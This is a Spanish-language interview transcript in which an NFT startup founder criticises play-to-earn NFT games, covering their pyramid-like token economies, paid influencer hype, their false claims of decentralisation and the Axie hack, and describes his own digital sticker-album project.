Y hay un error. Y ahí hay una falta de análisis...de quiénes son tu mercado. Si, lo del modelo de negocio está muy mal encarado. Ni siquiera pudieron analizar el segmento de cliente. ¿A quién le importa la plata? A un inversor. ¿Desde cuándo un juego, que su segmento de clientes son personas que se quieren divertir, apunta a un segmento de inversores? Un gamer es un loco friki que le encanta divertirse con eso. Nunca le importó la plata o supo qué es un ROI, o saber usar una moneda o comprarla o estar pensando en...Esas características son de

otro segmento de clientes que son inversores. Entonces quisieron disfrazar a un mecanismo de inversión de juego. Y lo peor de todo es que como las personas que están atrás de esos startups, no son ni game designer, en su mayoría, y por otro lado no son economistas y no la rompen en finanzas, terminan haciendo un producto malo, con una economía de débil y terminan haciendo adrede o no tan adrede, estafas piramidales.

Bueno, entonces digo a ver pará. Realmente debería encararse primero cada uno de los proyectos como un startup. Y hay todo un ecosistema emprendedor. Y hay un montón de bibliografía y un montón de metodología para poder llevar de 0 a 100, tu emprendimiento, tu idea. No, no se hizo eso. Y eso fue algo bastante grave y por eso los resultados que se obtuvieron entonces del ecosistema de juegos NFT no dejó de ser un producto financiero, disfrazado con Pokemones. Entonces no es ni un buen juego, y lo peor de todo, es que tampoco fue un buen aparato financiero. ¿Entonces para qué es todo esto? ¿Qué hay en el ecosistema?

No es una pálida. En realidad, creo que es una realidad. Es un análisis que deberían hacer del ecosistema. ¿Qué fue lo que pasó?

Todo eso fue potenciado primero por un bullmarket muy fuerte en el cual no eran jugadores los que estaban invirtiendo en la preventa de tokens, sino que eran inversores que podían ingresar miles de dólares en tokens del startup. un jugador no pone 2000 o 5000 dólares en una preventa de tokens o participando de una ICO o más adelante de una IDO (son mecanismos de financiación de estos startups). De ese ingreso de dinero salía el capital para desarrollar los juegos.

¿De dónde salía todo el dinero para impulsar estos proyectos? si no tenían un fondo de inversión.

-El token lo incluían porque necesitaban financiar el desarrollo del juego. A través de una ICO inicialmente y luego de una IDO pudieron obtener el capital inicial para desarrollar el producto. IDO sería como una oferta inicial de la moneda.

Imagínense en el caso de mi proyecto. Nosotros vamos a tener nuestros álbumes de figuritas, que incluso fue una de las ideas iniciales y que por suerte fue mutando y hoy mi proyecto es algo mucho más serio. Todos los que compran figuritas del mundial. Se matan por comprar eso, pagan el triple del valor por MercadoLibre porque no se consiguen en ningún lado. Hay una fiebre increíble y no lleva ningún premio. Imaginen si le incluimos un premio. Y el

premio es un Token y va a ser plata. Va a venir todo el mundo a comprar mi álbum. No resiste ningún análisis.

Pongo un álbum, compras los sobres y por pegar cada figurita recibís tokens... ¿Sería una gloria...ok, y quién paga? Era una estafa piramidal... ¿De dónde salen los premios? de lo que compró alguien antes y eso no es sostenible en el tiempo. Te puede ir bien un tiempo y después eso se empieza a romper.

Hay mucho marketing detrás de los NFT, es un boom, sube rápidamente la moneda y luego cae de golpe ¿Cuál es tu opinión al respecto?

-Ahí hay un tema muy importante. Yo estoy en guerra con todos los influencers. Todos los influencer no son gurúes de la vida y las finanzas. Cobran por hacer todos los videos super sensacionalistas. Es una prensa amarillista en YouTube y Facebook, ponían como titulares "vas a hacer una inversión y recibir un 100% de ganancia"... Y era una estafa piramidal, te cobraban para entrar y luego moría la moneda.

Busquen los youtubers que subían un video por día sobre estos juegos. Vean si hoy suben al menos un video al mes... No van a encontrar. Suben a lo sumo de BigTime porque es otro tema, un caso muy especial porque es realmente un juego, divertido y tienen componentes comerciales y los pagos se hacen a través de NFT. El resto no hacen nada, eran cómplices y te cobraban entre 2000 y 5000 dólares para publicitar tu startup.

¿Por qué hacían un video atrás de otro promocionando proyectos que eran basura? Era por eso, porque cobraban mucha plata o se llevaban tokens propios del proyecto.

Yo creo realmente que los NFT pueden solucionar otros problemas. La portabilidad de un ítem de un juego no se soluciona con NFT. Un market tradicional te permite hacer esto y no involucra NFT.

Nosotros conocemos el Steam Community Market, dónde vos podés comprar artículos por dinero, pero ese dinero queda dentro de Steam y no se puede sacar.

-Es un ecosistema cerrado. Al igual que MercadoPago. La diferencia con Steam es que MP te permite sacar la plata y Steam no. Pero es interesante plantear si vienen a resolver una problemática o le encontraron de suerte una utilidad a una tecnología super verde.

Les cuento una pálida mía. Yo había invertido en Axie Infinity. Y en realidad, todo lo que dicen del gobierno, de las votaciones, de las DAO, no es tal. Terminó pasando que los hackearon y perdieron millones de dólares. Y lo que se le terminó rompiendo fue su esquema

de multisig, que no es una DAO sino que es una wallet y Smart contracts, que custodian fondos y para desbloquearlos hay un sistema de votación que son otros wallets. Si se quiere mover plata a otro lado, varios de esas wallet que custodian tienen que validar la transacción. No había una DAO, no había nada descentralizado. Por decir la palabra NFT entonces te lo venden como descentralizado y no es así.

Incluso los exchange, Binance mueve tokens de un lado a otro, pero no es descentralizado. Es un CEX (un exchange centralizado), no es un DEX. El nivel de centralización está porque el proyecto está centralizado en una persona. Si ese quiere cambiar algo lo cambia sin que los demás puedan votar. Lo mismo en Axie, no hay votaciones de los jugadores. Axie decidió no dar más SLP en el modo aventura, y eso lo decidió unilateralmente, ningún usuario votó.

Curb es super descentralizado, cualquier cambio se somete a votación de la comunidad que tienen invertido dinero en sus tokens de gobernanza.

Volviendo a Axie, dicen que el NFT es tuyo. ¿Qué es lo que es tuyo? el bichito, el Axie. Y como es tuyo, la responsabilidad es tuya. Yo perdí 3 bichitos, hice una transacción por fuera del market y los perdí. Quise probar algo distinto y probé de más. Y perdí mis 3 Pokemones.

¿Cómo perdiste esos NFT de Axie?

D'Aquila: Quise zafar de las comisiones y vender los bichitos por fuera del market oficial y nunca recibí el pago. "Tus llaves, tus tokens, tu responsabilidad".

Les avisé que pasé mis ítems, que están en la blockchain y fueron a la wallet X. Les dije que es toda una estafa y les pedí que hagan un rollback y me devuelvan mis Axies. Pero me dijeron que no podían, que era mi responsabilidad.

Muchos proyectos que dicen ser descentralizados, pero en realidad son centralizados y de a poco van migrando a la descentralización. La seguridad de estos juegos es la misma que la de los juegos tradicionales porque estos no son descentralizados. Si hay empleados, WhatsApp, mails, comunicaciones, no cambió nada en ese sentido. No hay un cambio de paradigma de ningún tipo. Luego, usas una tecnología que tiene aspectos de seguridad que están garantizados. ¿Pero es seguridad para quién? para vos como empresa o para el usuario final? Y la falta de seguridad es la misma que la de una empresa normal.

Estuvimos analizando algunas aplicaciones y nos dimos cuenta de que usan texto plano. Por qué crees que los juegos NFT tienen menos seguridad que una aplicación tradicional?

-Pensá que nos juntamos nosotros. Hacemos un juego de pool, esos juegos ya existen, tienen éxito. Mercado validado. Los tacos son NFT y las mesas también.

Hagamos un whitepaper, levantemos una web y paguémosle a un youtuber para que nos haga propaganda. Que diga que es pool, todos saben lo que es. Que está buenísimo y que además te vas a llenar de dinero. Que promocione que en 5 días hacemos la preventa de nuestro token para fondear el proyecto. Y levantamos, porque conozco de un proyecto, un palo y medio en dos semanas.

Pero tenemos que sacar el juego en un mes. Porque nos comprometimos a eso. ¿Qué va a salir de ahí?

Somos nosotros dos, que no tenemos experiencia en startups, ni en gestión de equipos, no tenés background de cyberguridad. Y la verdad es que no te importa porque levantaste 1.5 millones. Esta bastante nublada tu visión.

Y ves como la comunidad crece de golpe y se les va de las manos. Terminan contratando desarrolladores de cualquier lado. Los inversores, porque no son jugadores, empiezan a meter presión para que el juego salga a producción. Terminar implementando algo que está lleno de bugs funcionales y a nivel seguridad.

Si un banco, tiene fallas de seguridad (tengo 7 años de experiencia en banca). Y son empresas que están hace muchos años en el tema. Pensá cómo les va a ir a dos personas que se juntan de la nada y arrancan un proyecto de este estilo. Que además quieren tener un producto terminado en un par de meses.

Hicimos un análisis de las monedas correspondientes a juegos NFT que más cotizaban. Y en base a eso seleccionamos a 5 juegos. Viendo los gráficos, parece que las monedas se mueven y que los juegos están vigentes todavía. ¿Esto es así?

-Claro, pero fijate su orden de capitalización. Vas a ver un momento de salida con un pico gigante y de ese pico vas a ver como cae en picada y ahora oscila muy abajo y el marketcap es bajísimo en la mayoría de los casos. Para mí la mayoría de los juegos están muertos. Fíjense cuantos juegos había y cuantos hay.

-Desde que salió Axie con el boom, luego salió plants vs undead, pero no muchos más quedaron. Axie sigue, pero que tuvo que hacer para seguir? Esa es una buena pregunta. Ellos salieron con un juego que podía gustar más o menos, a mí me divertía bastante, pero después, la parte económica pinchaba por todos lados. El SLP no servía para nada.

¿Pero, dentro del juego, no tenía alguna utilidad?

-Al principio no. Tenía una capitalización X, un valor del mercado y se jugaba con eso. Por los cambios de valor, hoy vale 0,40 de dólar y gané 2 dólares. ¿Lo vendo? lo cambio a ETH? Ni siquiera podías comprar Axies con ese SLP. Para comprar Axies tenías que usar gas Ethereum. El SLP y el AXS solo servía para bridear Axies (vincular 2 Axies para sacar huevos).

¿Pero no podías intercambiar esos SLP por Ethereum y luego comprar más Axies?

¿Eso te parece útil? ¿Si la utilidad de tu token es que lo revientes en el mercado para volver con otra moneda para recién ahí poder usarlo, comprar un bicho y jugar? No es un gran plan ni una gran idea.

Pero podés sacar la plata y hacer lo que quieras. No estoy obligado a usar la plata dentro del juego. ¿No?

-En cualquier juego podés vender tu personaje por dinero. Entrá a algún servidor con opciones VIP. Vas a ver que el dueño del servidor te cobra y te da un personaje mejor o ropas o beneficios.

Después, los juegos NFT, vos tenés la propiedad del NFT como tal y esa propiedad te da la posibilidad de sacar el NFT de la plataforma y comercializarlo en cualquier otro lugar. Hay un estándar de NFT. Entonces imagínate que vos tenés un market que es OpenSea...

Yo puedo agarrar un Axie que es un NFT, llevármelo y venderlo en OpenSea ... no sé, nunca hice la prueba no, pero digamos, ¿lo puedo hacer? Ahí tendría yo una propiedad realmente interesante del Axie, decir bueno lo puedo vender en el market de ellos o lo puedo vender por fuera, da lo mismo o lo puedo sacar y tener en mi wallet, que en realidad si porque vos tenías el wallet de ellos, la RONIN wallet y podía venderlo a alguien, ¿no? Por fuera, o sea

es mío yo lo tengo en mi wallet, ¿no? Esta bajo mi custodia, pero no todos los juegos tenían eso.

¿Estás haciendo espaditas NFTs ... bueno, y las puedo sacar y tenerlas? ¿Dónde es mía?, si es mía la puedo tener acá, conmigo en mi celular, por fuera de un juego, y vendérsela a alguien y comercializarla

¿Y no es así?

-No siempre es así. A veces el NFT no está ni siquiera en la Blockchain, muchas partes de todos esos proyectos son offchain y solamente tienen algunos contactos con blockchain... en algún momento o cuando claimeas o haciendo determinadas acciones es que recién subís el NFT, no durante todo el tiempo, si eso tiene un costo.

Hagamos un ejemplo con Hunters. ¿Todavía el proyecto no salió, estamos laburándolo no? Nosotros lo que hacemos es, decimos bueno, creamos el álbum.

Hunters Pride es nuestro proyecto, nosotros lo que hacemos es creamos en una plataforma que ayuda a las marcas en el proceso de creación, gamificación, y comercialización de sus colecciones en NFTs. Ahí hay NFTs, ¿ok?

Ahora, eso que significa, nosotros vamos, yo voy a hacer un acuerdo con River para hacer el álbum de figuritas de River. Gamifico la colección de River, en álbum digital ... pero yo dije NFTs ok?Cuál es la idea ... que la gente compre las figuritas de River, el sobre de las figuritas de River en nuestro Marketplace, va a poder usar criptos. Estoy diciendo criptos, estoy diciendo NFTs, pero también va a poder usar tarjeta de crédito porque quiero que entre cualquiera, no quiero que entre solamente los boludos que saben criptos... y que entren todos los fans de River ... ahora, compraban las figuritas... es digital, esta nuestro juego nuestro jueguito ahí, el álbum, van a agarrar el sobre, pegar la figurita todavía no metí ni blockchain ni metí NFTs están usando un jueguito normal con las normas de seguridad tradicional, va a ser una aplicación lo más tradicional posible ... ok, que va a pasar, cuando completen el álbum, o sea que ya llegaron e hicieron toda la experiencia y completaron el álbum, van a poder vender las figuritas a otros jugadores también, van a poder hacer un montón de cosas. Si?

Usando criptos o usando tarjeta de crédito van a un mercado pago o algún tema cripto. Bien. Si completan el álbum, recién ahí van a poder claimearlo y nosotros le minteamos el NFT del álbum completo. Recién ahí. Todo lo que paso antes, que es toda la mecánica del

juego, jugable de pegar, abrir, intercambiar, vender, comprar, todo eso... no hay NFT, no hay nada.

Solo en ese momento el tipo cuando dijo “uy yo lo completé”, lo voy a reclamar como NFT. ¿Por qué? Porque ese NFT que vos tenés te da acceso a través de un Smart contract, todo controlado, fiscalizado todo a un montón de beneficios con River. Ir a jugar un partido al monumental, ir a cenar con toda la hinchada, acceso a un palco VIP en todos los partidos de River de local de acá a tres años. Y la camiseta oficial autografiada.

Pero toda la seguridad de tu juego no tiene nada que ver con la blockchain, digamos. Es una aplicación normal. Centralizada...

Es una aplicación normal, super centralizada. Mas vale que centralizada, porque tengo que descentralizar esa aplicación. Dame un solo motivo que me lleve a mí a que un álbum de figuritas sea descentralizado. ¿Qué soluciono? De qué forma eso mejora mi modelo de negocio de descentralizar todo eso? y vos en vez de poder registrarte en mi plataforma, en vez de usar tu cuenta de Gmail, tengas que tener un wallet en Metamask... Cómo puede ser eso mejor para mi negocio, o sea decime cómo, de qué manera, cuántos fans de River hay, vamos a poner un millón. Ok, del millón de fans cuantos tienen una billetera en Metamask o saben lo que es Metamask.

Con suerte si el 1% saben lo que son las criptos o tienen cripto, o tienen un wallet, si... y que sea un wallet en Metamask y que sepan cómo hacerlo y que sepan cómo protegerlo, que sepan vincularlo, que sepan fondearlo. O sea, imagínate que, si para comprar un sobre de figuritas que sale 1 dólar, tenés que agarrar, irte a Binance... ver primero como conseguir USDT, o sea o te vas a una cueva, o a quién le compras, o cómo haces tu primera compra de criptos ...

Volvemos a pensar, para quién hacemos nuestra aplicación. Para que descentralizar, para que usar la Blockchain. En el ejemplo del álbum. Al final, cuando recibiste tu álbum completo en un NFT, ahí si haces uso del NFT, es propio, tenés tu Smart contract, la trazabilidad y la propiedad. Lo podés vender o conservar, es tuyo. Lo podés vender en OpenSea si no querés hacer operación entre pares, todo lo que quieras. Pero antes de ese momento, no existía ni NFT ni Blockchain porque no era necesario.

-Volviendo a la idea inicial, tomaban una idea conocida, como ser un juego de ajedrez, un juego similar a Pokémon u otro similar a algún juego reconocido y le agregaban la

posibilidad de obtener tokens por jugar. Esta idea era perfecta porque era un juego que los usuarios ya lo jugaban sin obtener nada a cambio, pero ahora se agregaba un incentivo monetario.

Hay un proyecto argentino, DChess. Estos pibes, por hacerlo de esta forma, para mí la manquearon mal. Qué hicieron? Cuántos jugadores de ajedrez hay en el mundo? Millones. Bueno hagamos un ajedrez cripto! Compro un tablero, y si gano la partida gano un token, y con lo que gano puedo mejorar el tablero. Y cuando gano con un tablero mejorado, me dan más monedas. Yo jugué un par de partidas, hasta que me cansé y me fui. Con qué no pudieron? Con los tramposos.

Qué trampas se pueden hacer?

Yo juego contra vos, y tengo un programa de computadora abierto en paralelo. Yo hago tu movimiento en el juego paralelo y repito el movimiento de la pc en nuestra partida. Metes todas jugadas perfectas y ganas siempre.

Cómo te das cuenta de que están haciendo eso? Hay programas que analizan las partidas y te dicen cuántas jugadas perfectas hiciste, cuántas jugadas malas... Si tengo un nivel de ranking bajo y meto 5 jugadas perfectas seguidas.... Yo no soy un jugador profesional, pero me defiendo, pero yo de diez partidas que puedo hacer en un día, puedo meter una jugada perfecta. Es el movimiento de los 20 mil que podías hacer, pero uno solo era el perfecto.

A estos pibes se los morfaron estas trampas, porque estaban jugando por plata y dolía perder.

Yo creo que son dos mundos que no debería haber mezclado. Queres invertir, estudiá inversiones e invertí. Queres jugar, jugá. Y creo que uno de los errores más grandes era que no entendieron que estaban llevando un startup adelante y que hay todo un proceso, metodologías para hacerlo exitosamente. Y los factores que potenciaron todo esto era un bullmarketing y la fiebre de inversión de proyectos con una fuerte campaña de desinformación violenta que a través de videos de YouTube e influencers.

No te vas a hacer millonario de un día para el otro. Cualquier juego o programa que te venda eso es un engaño. Toda la campaña de marketing de cualquier juego NFT te vendía eso...